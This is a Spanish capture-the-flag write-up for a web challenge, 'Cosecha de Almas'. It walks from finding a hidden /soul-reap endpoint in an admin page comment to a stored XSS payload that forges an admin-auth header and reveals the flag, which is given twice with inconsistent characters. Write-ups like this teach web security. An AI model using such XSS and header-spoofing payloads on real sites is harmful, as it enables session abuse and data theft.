

Cosecha de Almas

Descripción:


En lo más profundo de la red oscura, existe una página llamada **ShadowNote**. Los rumores dicen que aquellos que inscriben su nombre en ella están destinados a ser cosechados por el **Death Reaper**. Esta misteriosa página parece tener un propósito oscuro y, aquellos que son lo suficientemente astutos, podrían encontrar más de lo que esperaban.

Pero ten cuidado: la **cosecha de almas** es peligrosa, y solo los hackers más habilidosos podrán desvelar el secreto que oculta el Reaper.

Hint: ¿Quién recoge las almas? Explora lo que el Death Reaper podría estar escondiendo en las sombras de su panel...

Reto

Empezamos mirando una página en la cual podemos añadir 'nombres' a nuestra ShadowNote.



The screenshot shows a dark-themed web application. At the top, the text "Bienvenido a la ShadowNote" is displayed in a red, monospace-style font. Below this, the label "Nombre:" is followed by a large, empty rectangular input field with a red border. Underneath the input field is a red button with the white text "Añadir". Below the button, the text "Nombres en la ShadowNote:" is shown. At the very bottom of the interface, in a small red font, it says "Gestionado por Death Reaper - Panel del Reaper".

Intentamos añadir cualquier cosa pero realmente no sucede nada interesante, más que se

refleja en la parte de abajo.

Bienvenido a la ShadowNote

Nombre:

Añadir


Nombres en la ShadowNote:

test
admin

Gestionado por Death Reaper - Panel del Reaper


Solución

1. **Explorar la página principal:** Al inspeccionar la página principal, notarás un enlace en el pie de página que menciona el **Panel del Reaper**. Esto da una pista importante para investigar en `/admin`.



2. **Acceder al panel de administrador:** Navega al endpoint `/admin`, donde podrás ver los nombres que se han añadido a la **ShadowNote**. Al inspeccionar el código fuente de esta página, verás una pista sobre un endpoint llamado **/soul-reap** que contiene la flag.

```
1
2 <!DOCTYPE html>
3 <html lang="es">
4 <head>
5   <meta charset="UTF-8">
6   <title>Panel del Reaper</title>
7   <style>
8     body { background-color: #111; color: #f4f4f4; font-family: 'Courier New', Courier, monospace; text-align: center; }
9     h1 { font-size: 3em; color: #f44336; }
10    ul { list-style-type: none; padding: 0; font-size: 1.5em; }
11    li { padding: 5px; }
12  </style>
13 </head>
14 <body>
15   <h1>Panel del Reaper</h1>
16   <ul>
17     <li>test</li><li>admin</li>
18   </ul>
19
20   <!-- Pista en el código fuente -->
21   <!-- El verdadero poder de la recolección de almas está en /soul-reap, pero ¿cómo acceder? -->
22 </body>
23 </html>
24
```



3. **Inyección de XSS:** Ahora que tienes toda la información, puedes usar un **payload XSS** en el campo de la **ShadowNote** para robar la flag que está en el endpoint `/soul-reap`. Usa el siguiente payload:

```
<script>
  fetch('/soul-reap', {
    method: 'GET',
    headers: {
      'x-admin-auth': 'true'
    }
  })
  .then(response => response.text())
  .then(data => {
    document.body.innerHTML += '<h2>Flag: ' + data + '</h2>';
  });
</script>
```

4. **Obtener la flag:** El payload se ejecutará cuando el admin revise los nombres en su panel, revelando la flag: `ShByte{l4_muert3_c4ll4_c0n_su_XSS}`.

Bienvenido a la ShadowNote

Nombre:

Añadir

Nombres en la ShadowNote:

test
admin

Flag: ShByte{14_muert3_c4ll4_c0n_su_XSS}

Gestionado por Death Reaper - Panel del Reaper

¡Buena suerte y feliz hacking!